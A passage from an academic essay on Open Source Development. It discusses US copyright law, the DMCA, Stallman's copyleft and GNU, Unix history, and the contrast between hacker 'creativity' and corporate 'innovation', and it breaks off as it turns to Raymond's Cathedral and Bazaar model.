Linux systems, particularly for use as web servers. Then the distributions grew into mature companies. Red Hat's IPO was in 1999. These companies do not sell Linux per se, which is prohibited by the license, they sell the distribution, which amounts to the packaging of the software which can then be installed or redistributed at the purchasers will, and they sell support, which is perhaps the most important thing even for the proprietary companies. With mature distributions offering stable systems with strong support, all at a still extremely low price, Linux became a completely valid opportunity for a very wide range of non-technical personal users and serious corporate use. And each year the news stories herald more key adoptions of the system by important companies or governmental agencies. And all of this has now culminated in what might ironically be the most pronounced endorsement of Linux's position in the industry, the SCO law suits.

But more to our point here, the law suit heralds the arrival of the new crux issue for the American Experiment. While the law suits against Microsoft and IBM sought to mitigate the side effects of businesses that were, if anything, too good at the economic game of the marketplace, this new suit targets a much more undermining threat to the stability of the market economy. Linux has been cited as the example par excellence of Open Source Development, a model of software development and distribution that had been heralded for its ability to produce better software than what was coming out of the commercial software houses. This new model, while seeming to lack any of the necessary rigors or motivational incentives such as monetary remuneration, was doing astounding work. And just as its best practice case, Linux, was gaining the highest levels of acknowledgment, the dark secrets of OSD began to come out. It should have been obvious that a system that did not pay its developers and did not charge for its products had something to hide. As it turns out, OSD presents a challenge at the foundational level of the market economy by problematizing the concepts of copyright and intellectual property.

2.1 Copyright Law and the Market Economy

The Congress shall have the power . . . To promote the Progress of Science and useful Arts, by securing for limited Times to Authors and Inventors the exclusive Right to their respective Writings and Discoveries.

Article 1, Section 8, Clause 8, United States Constitution.

The above clause from the Constitution introduced the notion of copyright into the United States governmental model. When the Constitution was written, the economy was not the "information economy" of the 21st century. In fact, there was little

economic activity that would benefit those authors, artists, and inventors who might work in the realms of Science and the useful Arts. In recent and contemporary cultures of the time, these areas of creation and thought were funded primarily through the patronage system. The patronage system did not quite fit into the egalitarian ideals of those intellectuals who found them selves drawing up the founding documents of the American Experiment. Nonetheless, without some sort of a living, the progress of these fields would grind to a practical halt. With this in mind, the drafters of the Constitution invented a concept that they thought would provide the necessary economic incentive in the absence of a system of patronage.

What they came up with was the copyright. Copyright gave a limited right of ownership and control over their "writings and discoveries." It is critical to note that the language of the Constitution clearly specifies the limited nature of these rights. And it is even more critical to note that these rights are granted only under the express purpose of promoting the "progress" of those fields of creative and intellectual endeavor. The activity of these fields, while falling far outside the realm of the material based economy of that era, was deemed to hold such value that the Constitution would be used to create and guarantee a mechanism by which participants in these fields could earn a living despite the intellectual or creative, and thus intangible, nature of the work.

The reason for the limitations on these rights should be obvious if we consider the expressed purpose of the clause. The clause aims at the ensuring the vitality of these fields. The clause wants to make sure scientists, inventors, and authors continue to create new works. First, the clause offers the copyright mechanism to solve the problem of a livelihood for these people whose work may not otherwise find economic value in a material economy. Second, the clause acknowledges the important role that open access to the works of others plays in feeding the creative process of the author and inventor. If the second element did not exist, the rights would have been granted to the author on a permanent basis. As Jessica Litman writes in her book *Digital Copyright*, "authors are given enough control to enable them to exploit their creations, while not so much that consumers and later authors are unable to benefit from the protected works. To take a simple example, copyright owners are entitled to prohibit other from making copies of their works, but copyright law gives them no rights to control whether or when people read them or use them" [5]. It seems clear that the Constitution acknowledges the vital roles that access to and use of information play in the American Experiment, and it, recognizing the material base of the economy of the day, offered the copyright mechanism, with a cautiously limited scope of rights, to make it economically feasible for citizens to pursue creative and intellectual lives.

It may prove useful to examine the way in which copyright actually inserts a value for "writings and discoveries" into the marketplace. Property rights are central to our

economic system. The United States has what is called a market economy in which the economic activity consists of exchange between individuals, or other entities such as corporations, of money for goods. In a market economy individuals acquire the goods they need or desire through economic exchange with other individuals who provide those goods. Individuals produce and offer goods in the market place based upon the demands of other individuals. Competition for consumers influences these producers to make better goods, or offer them at more reasonable prices. The market economy is supposed to be capable of insuring that everything a society needs or desires will be produced through the dynamics of economic exchange. If something is important to a society, it will have market value and someone will produce it.

Several things have to be in place before the market economy will function. It may sound overly fundamental, but it is worth observing some basic premises. Perhaps the most fundamental premise of a market economy is the ownership of property. Sometimes known as privatization, as a way to distinguish the market economy from economies associated with more socialist political systems, the market economy depends upon the notion that resources are seen as properties owned by private individuals or other entities such as corporations. Private ownership causes two things almost simultaneously. First, private ownership grants property rights to the owner that give the owner the power to restrict access to their property. This restriction provides the foundational dynamic upon which economic exchange takes place. Owners restrict access to their properties until someone is willing to exchange money for that access. Typically, the money buys full access which includes a complete transfer of ownership and property rights. This, then, is the typical commerce of the marketplace; exchanges of money for access to properties that belong to other individuals or corporate entities. The second thing that private ownership accomplishes is a modification of individual behavior. Private ownership, by enabling personal profit, creates economic incentive for individuals to produce the things that society desires. The market influences the behavior of individuals by causing their energies to be spent producing things that the marketplace deems valuable. Conversely, it will be hard for individuals to survive if they choose to spend their energy producing things that hold little or no market value.

Since the writers of the Constitution were concerned that the products of writers and inventor did not hold enough market value to cause adequate human resources to be allocated in pursuit of their creation, they sought a mechanism by which they could stimulate this socially important production. Copyright created a version of the marketplace's property rights concept that could be fitted for the intangible products of writers and inventors. This new kind of property is frequently called Intellectual Property (IP). This concept causes the exchange of this intangible property in the market economy. And this works pretty good. But it has some quirks. The exchange of material properties is pretty straightforward. In these cases, the object of exchange

has a clearly defined physical body and ownership of the object entails the full property rights to a given single, identifiable physical object such as a car or loaf of bread. Ownership of a physical object conceptually borrows from the coincident concept of physical possession. With physical property such as a car or a loaf of bread, the use value of these objects remains coincident to the physical possession. If you resell bread or a car, you lose the use value. The use value travels with the physical possession.

Placed into the context of this metaphor system, intellectual property presents some clear complication. A book for instance is the physical object of exchange associated with the intellectual property of a story, but the use value of the story does not remain coincident to the physical possession of the book. The book is only a vessel or a medium of transmission. After we read the book, we can retain the use value in our memory even though we may lend, sell, or give the book away. We may even share the information garnered from that book by speaking with people. In short, we can, and typically do, disseminate the use value of the book to perhaps dozens of others who never exchanged money for the property rights. There is simply not a one to one fit of intellectual property to the market economy whose principles and practices arose within the contexts of a material based economy. This seems to somehow cheat the rules of the marketplace. It seems that it is possible to sneak the use value of a book through certain gaps in the market economy. Yet, this should not come as a surprise if we recall that these intellectual properties were only inserted into the marketplace, some what artificially, in an attempt to cover a failing of the market to cause such works to be created. Furthermore, the manner in which the information use value leaks through the cracks of the somewhat contrived concept of intellectual property seems to be fully in line with the goal of nurturing, through free access to information, the progress of science and useful arts.

This hack worked great, more or less, until the astounding creative energy of the American Experiment brought us to exciting and unforeseen places. Over the course of the last century, the marketplace has undergone significant change. We now have a “new economy” where the exchange of information has become the driving force of the economy. Where the matter of exchange was once primarily material, the new market boasts a rapidly growing flood of intellectual properties. It is safe to say that the concept of copyright succeeded in stimulating market value in such ephemeral goods. Not unexpectedly, some of the ground rules of the marketplace, such as the types of restrictions on access and the rights of ownership, are being revisited, reiterated, revised, and, even, reinvented. The property rights of the owner and how those rights can be exercised in the marketplace, in particular as they affect the amount of access to the property given in the economic exchange, have become more and more a matter of contention and arbitration. Copyright is no longer a limited incentive to keep a non-valued product afloat.

The Digital Millennium Copyright Act (DMCA) of 1998 is the revision of copyright law aimed at securing the leading sector of the United States economy going into the new century, a.k.a. the "Digital Millennium." This law, focusing on the profit making capability of the information economy, extended the control over intellectual property to nearly unlimited levels. As Litman points out, the DMCA grows from a legal perspective that asserts "that one reproduces a work every time one reads it into a computer's random-access memory" [5]. As Litman explains, this notion had already seen precedent in the early nineties and was a foundational assumption behind the work of the people creating the DMCA. She says "The Lehman Working Group urged the view that copyright does, and should, assure the right to control each of those reproductions [in RAM] to the copyright owner" [5]. And, as anyone familiar with computer science would know, giving control over each discrete instance within a computer's memory represents a fairly expansive scope of ownership and restriction.

While this new legal perspective ostensibly means to protect against such things as commercial piracy, it goes much farther and even cuts into rights of citizens that the original language of the Constitution seems to mean first and foremost to protect. One can view the RAM memory of a computer as being the brain of the machine. Data is placed into RAM while it is actually being processed. In terms of the brain metaphor, RAM holds the data while it is being thought about. This metaphor gathers even more weight when we consider the manner in which humans have begun to do their intellectual work increasingly at the keyboard. As we sit to write this, we intermittently look up words in an online dictionary and an online thesaurus. We quickly shoot out on the Internet to research and fact verification. We frequently read online articles, reference materials, blogs and news stories, taking this into, first, the RAM of my machines and then into my own brain where the material is synthesized and gives birth to new ideas that directly or indirectly go back into the RAM. Some of the information goes back into the RAM as we make research oriented summaries or jot down various thoughts for future reference. Other information goes back into the RAM as the expression of my new ideas that will be this very chapter. This is now a very common model of work. If this is the model of work, and every single instance of information in the RAM memory of a computer is subject to restriction as the material article of intellectual property rights, then we can very easily see this interpretation and use of the copyright law to be a very strong threat to the access and use of any information that may take an electronic form. This directly impinges upon the use and consumption of information and, thus, the "Progress of Science and useful Arts."

At the inception of the American Experiment, the market economy of the United States was based primarily in the exchange of material goods. The principles of a market economy suggest that the economic value of goods will cause individuals to

pursue the production of those goods, thus providing society with a mechanism by which all things that it needs will be available. In the context of a material economy, information does not hold much marketplace value and, in this case, the economic forces fail to cause production of new information. Acknowledging the critical role of the creation and flow of information within a society, the writers of the Constitution attempted to build a mechanism that would create a sort of contrived market value for information. At the dawn of the "Digital Millennium," we find that the marketplace of the "new economy" deals quite heavily in the exchange of information. In fact, information is now the foundation of our economy. As we would expect, the definitions and use of copyright law now become much more control oriented, seeking first and foremost to protect and enhance the economic value of information. And we would also expect some resistance from certain communities.

2.2 Open Source

Software is the fully digital intellectual property. While music and books have primary forms in the non-digital world, software resides first and foremost as a digital entity. Furthermore, its historical roots lay primarily outside the marketplace in various research environments ranging from academics to defense projects to bizarre "non-commercial" research centers somehow embedded within corporate entities such as the Bell Labs environment that gave birth to Unix. In these environments, with an absence of market pressures, no one had the economic motivation to pursue the property rights and the restriction of access granted by those rights. Much of the software that was developed in this period, in these locations, was developed as shared pieces of software passed around communities of researchers and developers. With these roots, it makes sense that there would be some resistance among software writers to the increasing reach of control creeping into the copyright law.

The phrase "Open Source" itself refers to the fact that the source code to the software is open. This obviously implies a certain laxity on the notion of restricted access. In proprietary software, most typically exchanged within the marketplace, the source code is kept under lock and key. Even when you buy a copy of the software, your money does not buy full ownership and, hence, unrestricted access to the thing itself. Typically the software license spells out a limited amount of access and rights you have purchased. This normally includes merely the access to the binary executable and the right to run a single instance of that executable on a single machine.

As discussed above, the object of exchange may be a bit hard to define. With intellectual property such as software, it's the idea that is being sold. Since the source code is the idea, revealing the source code could reveal the idea. Once the idea is loose, it seems that its value as a thing for which others will be willing to exchange

money for access would diminish. Indeed, it seems that access to the source code threatens the very ability of the owner to restrict access. In fact, print literature has always assumed such a role in the market place. When you bought the book, however, they gave you the "source code." Everyone could read the book themselves and nothing was held back. Yet, this in no way limited the publisher's ability to sell the book because it was logically infeasible to reproduce entire books and redistribute them to friends. Furthermore, this flow of information, through certain gaps in the concept of intellectual property, was intended.

Software further exacerbates this vulnerability of intellectual property. Software can, more easily than any good the market had ever seen, be reproduced and exchanged. Pirated. To protect against this, most commercial software is licensed such that when you make a purchase you obtain merely the right to run that software for your own use. You clearly can't pass that software around to your friends. More importantly, you don't even receive the source code. If you had the source code, which represents the very idea of the executable in human, or at least programmer, intelligible form, you could theoretically just do it yourself similarly to how you could make you own Coca-cola if you had the secret recipe. Assuming you had the necessary industrial-culinary accoutrements and acumen.

OSD is just the opposite of proprietary software. When you buy the software you own the thing itself, just as when you buy a book, and you can install the product on any number of machines and redistribute it to your friends as well. And you certainly get the source code, which may or may not do you any good depending upon your technical acumen and accoutrements.

"Free Speech, not Free Beer"—Richard Stallman

As of this writing, you can license your open source software with a variety of documents. In fact, it seems that many people must just write their own license, thus rapidly expanding the options. Linux is licensed under the elder GNU General Public License. Being a sort of seminal license, and the license under which Linux is distributed, we use it as a representative license. It is, perhaps, more liberally open than some licenses but that will perhaps aid in making the concepts of OSD more clear. In general, the licenses agree on a set of core principles that can be recognized as "open source." The Open Source Initiative, a group that supports OSD in a number of ways including certifying licenses that meet its standards, basically defines an Open Source license as a license that grants the rights to free redistribution of the software and to modification of the software source code [6]. In other words, it grants full access and use rights to the information purchased.

If one thinks of a license as a description of the access and restrictions thereupon for a piece of software, one might ask whether it is even necessary then to license

software that claims as its essential characteristic that it has no such restricted access. The OSD community sees the unrestricted access to source code as something that may be vulnerable to market forces, especially in the "Digital Millennium." There is adequate historical example of such movement. Richard Stallman mentions the specific case of the X windowing system.

> The paradigmatic example of this problem is the X Window System. Developed at MIT, and released as free software with a permissive license, it was soon adopted by various computer companies. They added X to their proprietary Unix systems, in binary form only, and covered by the same nondisclosure agreement. These copies of X were no more free software than Unix was. [2]

The defining characteristic of the GNU GPL addresses this issue. In fact, the reason for licensing the software in the first place comes from the desire to protect the future access to the source code of the software to protect the continued free flow of information. The most significant element of open source licenses is the "restriction" that all future distributions of the software licensed under a license such as the GNU GPL must also grant unrestricted access to the source. You can modify it however you like, and redistribute it for a fee, you just can't restrict access to the source.

It's important to note that these licenses do not prevent a collection of a fee at distribution. The software can certainly be sold. This preserves the economic incentive intended in the original copyright mechanism. But once you've bought the software you are free to do what you want with it. You get full ownership, with the single restriction that you must also give full ownership when you redistribute the software yourself. As Richard Stallman, founder of the Free Software Foundation, points out, the software is "Free as in Freedom" [2]. Stallman is credited with the innovation of a key concept of OSD licensing called *copyleft*. Copyleft utilizes the very copyright laws themselves to subvert the increasingly commercial revisions of copyright legislation. He writes:

> Copyleft uses copyright law, but flips it over to serve the opposite of its usual purpose: instead of a means of privatizing software, it becomes a means of keeping software free. [2]

The use of copyright is critical and cutely brilliant. He has co-opted the power of a legal code being used to empower increasing levels of profitability among big market players and put it to use for completely anti-market activity. This vital cooption helps legally enforce the protection of the free quality of the software. Basically, this guarantees that when you purchase the software, you are purchasing full rights of ownership, including ownership and unrestricted access to the source code, much as you purchase material property. In some sense you can view copyleft as merely a means to granting you the same rights of ownership you have been used to enjoying in the previously material good dominated marketplace. Yet, those material

goods weren't as easily reproduced. And that would make the Open Source movement seem like so much clamoring for getting something for free.

But it's about something much bigger than getting software that you didn't pay for, and certainly much more than getting beer that you didn't pay for. Stallman has said that its free as in free speech, not free beer. This phrase is catchy and fun. It also accurately dispels the most prevalent misconception about what's going on with the copyleft and Open Source Development. But its more than a catchy, perhaps over simplified t-shirt slogan. We have mentioned that the main interests in this topic lie in its exposure of some of the tensions in the social, political, and economic patchwork of our experimental system. This slogan directly identifies one of these tensions. The rights of freedom that Stallman is pursuing are non-economic rights of creative expression. He wants to protect the ability to create software as he sees it is done.

Many people have tried to define what it means to be a hacker. The most common of these definitions confront the popular notion that hackers are some sort of criminal who illegally breaks into computer systems to which they have no authorized access. This definition, interestingly tied to the notion of property rights and restricted access, is not what OSD folks mean by a hacker. Stallman, who was at MIT, defines a hacker as someone who "loves to program and enjoys being clever about it." Others do not limit the definition to programmers alone but include anyone who has a certain passion and resourcefulness in their practices. Throughout all of the definitions, and the observation of the behavior of those who claim to be hackers, one sees the potent combination of the spiritual independence of American irreverence with the practical independence of the American do it yourself attitude. Perhaps examples serve better than definitions in such cases. And perhaps the best example of a hack can be seen in Stallman's invention of copyleft.

Copyleft acknowledges and then subverts the foundations of the marketplace. Acknowledging the vital role of the legal system in laying the groundwork of the marketplace, Stallman says "copyright is not a natural right, but an artificial government-imposed monopoly" [2]. Stallman's language alludes to the "experimental" nature of the American project. Artificial may be a bit strong, but he does remind us that copyright law is just another contingent element of a still evolving political economy. Stallman's copyleft cleverly utilizes the mechanism of copyright to provide a manner in which one can exchange software in the space of the market while guaranteeing its subversively non-restrictive nature. The clever and stubbornly independent vein of the copyleft concept strikes me as the quintessence of hackerism. According to Eben Moglen, Professor of Law and Legal History, Columbia University, the copyleft effectively protects the software from the "contingencies of the marketplace" [7]. This license is clearly about protecting the software from the vagaries of economic, profit motivated exchange.

Stallman founded the GNU project to address this issue, if perhaps indirectly. He wanted a computer platform that provided him the freedom necessary to be a creative programmer. Being a visionary purist he did not want any line of proprietary code, with its information blocking restrictions, to pollute his environment. He needed to create a whole new system and license it entirely under copyleft principles.

> With a free operating system, we could again have a community of cooperating hackers—and invite anyone to join. And anyone would be able to use a computer without starting out by conspiring to deprive his or her friends. [2]

Stallman says that he chose to make a Unix compatible system so that it would be easily adoptable. It would also allow people to develop tools for it on other Unix systems with the knowledge that these tools would run on the new GNU system. The GNU project, while failing to produce an operating system kernel, produced a whole complimentary suite of tools which provide the functional use of such a system. Notable inclusions on this list are the gcc compiler and the Emac editor, both written by Stallman himself. Most Linux distributions today package the Linux kernel with the suite of GNU utilities; this is why Stallman says that the so called "Linux operating system" would more accurately be called the GNU/Linux system. Stallman explains the importance of this naming practice asking, "Is it important whether people know the system's origin, history, and purpose? Yes . . . As the name becomes used increasingly by business, we will have even more trouble making it connect with community spirit."

The law suit against Linux, which charges violation of intellectual property rights, perhaps answers, in market place terms, why it is "important whether people know the system's origin, [and] history." The purpose gets neglected in these discussions. SCO, once named Caldera and creator of a top Linux distribution, has "came to own the intellectual property rights to Unix *after several complicated transfers in ownership*" and seems to have formed a business model around the exercise thereof [3]. They now seek to exercise their marketplace right to restrict access to their legally established intellectual property as it appears, by their allegations, in the Linux kernel. The Linux kernel, as attested by IBM's involvement, has rooted itself both broad and deep into the industry. This amounts to a whole lot of uncollected licensing revenue.

The first time we read through a history of Unix, we couldn't help but remark on the dry and pointless nature of the alphabet soup of which we partook. Now that the genealogical pedigree of specific lines of code have been called into question, with SCO saying that lines of source code to which it hold the intellectual property rights are found verbatim, including comments and typos, in source code being distributed in the Linux system, it seems like an attempt to sort out the history of Unix might be worthwhile. Unix was invented in 1969 by Ken Thompson. His early collaborator on this project was Dennis Ritchie. They worked in the AT&T Bell Labs

research facility. “Unix was born out of the motivation as a platform for the Space Travel game and a testbed for Thompson’s ideas about operating system design.” The project was largely a side gig but once it matured they began using it for official project work, “management remained blissfully unaware that the word-processing system that Thompson and colleagues were building was incubating an operating system” [8].

After this clearly unguided creation, Unix continued to be blessed with a lack of control that allowed it continued growth. Because of anti-trust related legal restrictions AT&T was prevented from selling the operating system. Thus, they licensed it and distributed it as free and open source software. This caused the system to be widely adopted in universities and research institutions where access to the source stimulated steady creation of new features and tools to supplement the system. This happy community continued until the AT&T breakup which ironically allowed Bell to begin to sell access to Unix. The dawn of the proprietary Unix ended this community of happy collaborators, and instigated various projects at producing an alternative, free Unix system. The system that Ritchie described as “a system around which a fellowship could form ... communal computing” was now a proprietary system. From the perspective of Stallman and the Unix/Linux community, the commercialization of the operating system directly cut off access to information and, thus, directly stifled the communal discourse and sharing that had been such a source of creativity.

2.3 Creativity or Innovation

Stallman talks a lot about community. If his notions of software and its exchange run counter to those of the market place, it shouldn’t be a surprise. His background is primarily academic. His use of software was more of that of the scientist, as were computers in general. Perhaps the tension comes from the fact that research environments such as academia stand on the sidelines of the marketplace. Since the roots of most modern technology, and certainly the software Stallman has been involved with, lie in these academic and/or research backgrounds. Perhaps this whole issue is about the movement of technology from the academic/research origins to the commercial realm.

The academic research environment contains our most pure placement of creativity for creativity’s sake. Or at least in theory. At any rate, it’s the home of science and a community of folks just trying to discover and create new things. Obvious complications to this include the sources of funding for such research, including military and corporate sources, as well as career motivations that drive academics towards subjects of study that will give them the personal capital of a fat curriculum vitae. Nonetheless, it’s not the same as the workplace where your boss informs you quite

clearly what tasks shall take up your time. The significance here lies in the notion of creativity and motivations for being creative. These notions will reverberate throughout this chapter as we find that at the heart of this matter we are left with a bottom line of why and how do people make, or think of, new things? In the marketplace, this is called innovation and occurs as a function of the market dynamics discussed earlier. If a product is desired, says the market, it will hold market value and will be produced. Outside of the marketplace, the answer is not so quick. And the question seems to need attention.

It turns out that the discourse around open source and proprietary development models continually returns to the concept of creativity. The various proponents may not always give this productive energy the same name, some call it "creativity" while some call it "innovation," but the mechanism of how and why new things come in to existence seems to be at the center of everyone's paradigm.

It is interesting to note that the body of literature most theoretically unfriendly to our market economy, those works categorized as "Marxist," also finds itself primarily occupied with the concept of creativity. Marx identifies the primary energy of the human condition as that of productive energy. His critique of capitalism begins, and in some sense ends, with the demonstration that capitalist model is founded upon the principle of harnessing the productive energies of human beings for market purposes. Companies buy, via salary, the full rights to the individual's productive powers, their creativity, be it physical or intellectual. Marx sees this productive force as the essence of humanity. Thus, he believes that this economic appropriation of that productive force, his concept of the alienation of labor, leads to the dehumanization of the worker. When the creative produce of this essentially human energy becomes, by default, the property of the employer, it robs the worker of their very soul. In Marx's words, when the worker's creative effort "belongs to another; it is the loss of his self" [9].

Regardless of their explicit aversion or attractions to anti-capitalist concepts, Stallman and Raymond's ideas do address the issue of the productive energy of human beings. Raymond talks about the "joy of creation" . . . both define the core of hackerism as a drive to be creative. Recall that Stallman says that a hacker is someone who "loves to program and enjoys being clever about it." In his essay *How To Become a Hacker*, Raymond describes a hacker as one who finds "delight in solving problems and overcoming limits" [10]. Raymond also says that "boredom and drudgery are evil." These descriptions define an almost artist like mode of existence where the chief occupation of one's life revolves around the exercise of one's creative energies.

Raymond and Stallman both go on to discuss the relationship of open access to information, or more precisely, the open flow of information as the sustenance of such a creative life. Both allude to almost utopian communities of free form intellec-

tual exchange where each individual is both challenged and aided by the cooperative exchange of ideas with fellow creators. It's clear that principles of free software and copyleft can be seen as ways to protect and support this type of a community. Raymond says that it is the hacker's duty to oppose "authoritarians" because they "distrust voluntary cooperation and information-sharing." For the hacker, this information sharing is largely source coded sharing. It is also tremendously clear that this fervency arises from a much higher stake then merely obtaining software gratis. This intensity arises from the premium these communities place on the right of creative expression.

We can assume that by "authoritarians" Raymond means us understand corporations that own and restrict access to their intellectual property as it manifests itself in the form of source code. He says that hackers must "develop an instinctive hostility to censorship, secrecy" and any thing that the authoritarians might use to restrict access to information. Stallman himself left his MIT position so that he could continue to create software to his own standards; "If I had remained on the staff, MIT could have claimed to own the work" and he would have been forced to betray his fellow community members with which he would have been unable to share with. He says, "A cooperating community was forbidden." Both men portray hackers as people whose lives are defined by the expenditure of their creative energies and as people willing to take necessary steps towards creating a protective space for such creative activity. Both men have themselves made great contributions towards creating such a space. Raymond's writings are the primer for the coming generation of hackers and Stallman's GNU project has created a foundational model of successful open source software. These acts have indeed helped create a valid and protective space for the creative energy of hackers.

Without implying that either of these men harbors Marxist tendencies, Raymond staunchly opposes even the suggestion of a connection between his writing and Marxist ideas, we must recognize that the protection provided by this protective and subversive space is protection against the forces of the marketplace. These forces, such as intellectual property law and restricted access to that property, seek to create a purely economic space in which the only meaningful acts of creation are those that conform to the structure of the marketplace, those impelled by the profit motive. The notion of a community of information sharing individuals, and the notion that their creative efforts depend upon the ready flow of information, does not have a position in the market place.

Luckily, the market place has a different set of definitions regarding the production of new things, i.e., creativity. In the marketplace, it is called innovation and its driving force is the customer's desire for new products. They see innovation as the creative source and it arises from market dynamics, not communal sharing of information. John Carroll, a technology journalist, believes that innovation lies all on the side

of the proprietary software developers. He claims that all of the open source work focuses on "infrastructure" type projects, citing Apache's web server as an example. He claims that these areas are already well understood and that innovation is no longer a key hallmark of their activity. Proprietary software will still dominate, in his view, in areas where the customers demand innovation. He writes:

> In areas of fast growth, proprietary software companies will continue to dominate and generate a disproportionate share of use value. This will be the case so long as proprietary companies, with their combination of close contact with real-world customers, stable sources of revenue and incentives to produce new ideas. [11]

Carrol emphasizes that proprietary vendors, compelled by economic incentive, have a corner on innovation. If he allows for any innovation on the part of the open source developers, he seems to dismiss it as being of little interest to the general public. One can't help but wonder what sorts of corporate software innovations would be of interest to the general public if the "infrastructure" of the Internet was suddenly removed.

In a 2004 letter to his employees, Microsoft CEO Steve Ballmer stresses that Microsoft will respond well to the threat of OSD. He invokes the specter of innovation in the letter somewhat ad nauseam. He continually reassures his employees that they will succeed because they are the ones that can produce new things that customers want. He writes:

> The key to our growth is innovation. Microsoft was built on innovation, has thrived on innovation, and its future depends on innovation. We are filing for over 2,000 patents a year for new technologies, and we see that number increasing. We lead in innovation in most areas where we compete, and where we do lag—like search and online music distribution—rest assured that the race to innovate has just begun and we will pull ahead. Our innovation pipeline is strong, and these innovations will lead to revenue growth from market expansion. [12]

Ballmer's language joins with Carrol's in portraying innovation as something that arises from the economic dynamics of the market place. Both suggest that the corporation's attention to the customer's needs gives their innovation an edge on the OSD model. They believe that only the marketplace supply the energy that drives the development of new things. Neither talks of community or the value of access to information.

We can further place Ballmer's letter in the context of our discussion of the foundational structures of the marketplace economy to give a concrete example of some of those more abstract notions. We said earlier that the copyleft was a direct attack and subversive redirection of copyright laws. We explained in theory the connection between the copyright law and the role such legal codifications have in supporting

the functional structures of the marketplace. Ballmer cites, in a paragraph whose thesis might be paraphrased "innovation, innovation, innovation," that his company files "over 2,000 patents a year." This clearly demonstrates the role of the legal code in transforming a product of creative energy into an exchangeable marketplace commodity. The patents take what might have been just some thing that someone created and re-situates that object a piece of intellectual property with restricted access controlled by the legal owner, Microsoft in this case. At this point the dynamics are in place to support economic traffic. Customers will exchange money for access to the product.

In the Open Source community, the notion of creativity seems inherently tied to the living existence of individual human beings. Their creativity is important as a mode of being. They talk about community and joy; Ballmer talks about patents. In the marketplace innovation has value because it is the source of new property, and new property can be licensed and exchanged for money. The human, from which all creation or innovation must have come, gets lost amid the flood of legal documents and filings. The semantic gap between the creative energy of the OSD community and the innovation of proprietary software marketers couldn't be larger. On the one hand you have the tired hacker staring into the computer screen until the eyes become permanently blurred, and on the other hand you have corporations that acquire the intellectual property rights on innovative new technologies either through labyrinthine legal manipulations or through power play purchases of full ownership. The following clip from a recent news article on the SCO lawsuit gives a brief, but energized, taste of the treatment had by the fruits of innovation at the hands of the marketplace:

> Microsoft was developing a flavor of Unix called Xenix back in the early 1980s when it got a call from IBM, which was seeking an operating system for its newfangled personal computer line. According to some accounts, Microsoft tried to offer Xenix, but IBM was nervous about the pending antitrust case and possible breakup of AT&T. So Microsoft bought another, non-Unix operating system called QDOS for $50,000 and eventually renamed it MS-DOS. [13]

Creativity versus innovation. By now it's obvious that this issue lies at the core of the controversy surrounding open source software and its tensions with proprietary software. It seems that it would be nice to answer the most obvious questions surrounding this topic. It would be helpful to define both the how and why of creativity, but that seems like something we will all probably have to wait on for quite some time. It may be enough for now, to note that both sides obsess over the topic.

Since both sides have brought creative energy to center of their rhetoric, they have made it all too easy to draw comparisons. Both sides seem to agree that the defining characteristic of creativity or innovation is the arrival at something new. Raymond, perhaps speaking more to the heart of the matter than the other people cited above, includes the surpassing of limits in his definition of what it means to be a hacker. It

seems trite perhaps to note that creative energy is the energy that seeks and expands the known into new areas of knowledge and things. However, this is the essence that matters for seekers of human fulfillment as well as seekers of corporate fulfillment. The new fights off the evil of boredom in the one case, and the new sells the product in the marketplace.

The distinction between the treatments of the creative product may also be trite in its noting, yet we should comment on it for later reference. In the case of the open source developers, the whole emphasis lies in the open nature of the new thing. The thing, source code in this case, can not be kept secret. Access can not be restricted. On the other hand, the entirety of the marketplace value depends upon tight control over the access. It is a "trade secret." For proprietary software, the economic value depends upon tight control of the source code. For both of the open source figures discussed above, the flow of information amongst the creative nodes (hackers) seems to be the life blood of their culture. It's almost as if cutting off the flow of information, restricting access to the source code in other words, would snuff out the creative energy that, for the hackers, is the joy of life. To make a point that we will use in one part to summarize the entire preceding discussion of the societal context in which OSD resides, and in second part to anticipate the coming discussions of the mechanisms of the OSD model itself, we will end the first part of this chapter by saying that in legal, social and political terms the tension between the Open Source Development model and the proprietary model can be cast as a battle between the forces of openness and the forces of control. On the one hand, the OSD folks want open access to information for the purpose of driving creativity. On the other hand, proprietary software merchants seek tight control over their intellectual property in order to preserve their marketplace value.

3. Part II: The Open Source Development Model

In an effort to further understand the open source development model, in particular to explore the central role of openness in the functioning of the model, we will draw some connections between that model and a traditional area of study in the field of computer science, distributed systems. We do this for several reasons. The connections are in themselves quite revealing. For instance, the concept of openness, which drives the creative power of the open source development model, also lies at the functional heart of distributed systems.

Another reason for examining the relationship between open source development and distributed systems lies in the historical context of this software movement. While the GNU project, and others, wrote successful pieces of open source software for some years, the Linux project set a new standard for recruitment of communal

energy in a project. The coordination and information sharing of the Linux project grew out of the happy coincidence of the rise of the Internet with the time line of the Linux project itself. If others had cherished small, sharing communities of hackers in the past, they couldn't have dreamed of the international scale community and support for collaborative work that came with the establishment of the Internet, once known as "The Information Superhighway." The Internet can be considered the best example of a successful, flexible distributed system. And the Linux project has been cited as the best example of open source development. Since they seem almost to have been born together into an almost symbiotic existence, it seems worth investigation their connections.

Most of the OSD community, which is quite large at this point, cites Linus Torvalds, developer of the Linux operating system, as the messiah of this new model. Eric Raymond, author of the important OSD paper "The Cathedral and the Bazaar [14]," thinks that Torvalds's cleverest and most consequential hack was not the construction of the Linux kernel itself, but rather his invention of the Linux development model. Raymond says that "When he expressed this opinion in [Torvalds's] presence . . . [Torvalds] smiled and quietly repeated something he has often said: 'I'm basically a very lazy person who likes to get credit for things other people actually do.' " Raymond's paper contrasts traditional software models, models based upon a rigour and precision borrowed from traditional engineering schools of thought, to the open source model, typified by the Linux community, via the metaphor of the Cathedral and the Bazaar. In short, the OSD model can be understood through an analogy to the seeming chaos of a bazaar environment in contrast to the intricately controlled work that goes into cathedral building.

Traditionally, the complexity of software systems such as the Unix OS have been attacked via highly structured and carefully engineered projects that implement intricate processes of analysis, design, and countless stages of monitored and highly regimented testing and debugging. Even the source control software for these cathedral type projects, which involve innumerable lines of code and innumerable cubicles of software developers and innumerable version numbers, are complex apparati of unfathomable depth. These operations seek to micro-manage every last keystroke and change. Despite this, as Raymond points out, "60% to 75% of conventional software projects either are never completed or are rejected by their intended users. If that range is anywhere near true (and I've never met a manager of any experience who disputes it) then more projects than not are being aimed at goals that are either (a) not realistically attainable, or (b) just plain wrong" [14]. So, can anyone really say that these cathedral style models work?

In response to this, or perhaps out of shear laziness, the Linux development of the last ten years has followed a markedly different and markedly successful model. The model has become known as the OSD model. As the story goes, Linus Torvalds

rewrote an operating system, based upon and containing the same functional complexity of the grand old Unix, completely from scratch. While this assertion is wholly accurate, it was not a single-handed feat. As Torvalds's remark about getting credit for other people's work indicates, the Linux project involved a community of very sharing developers.

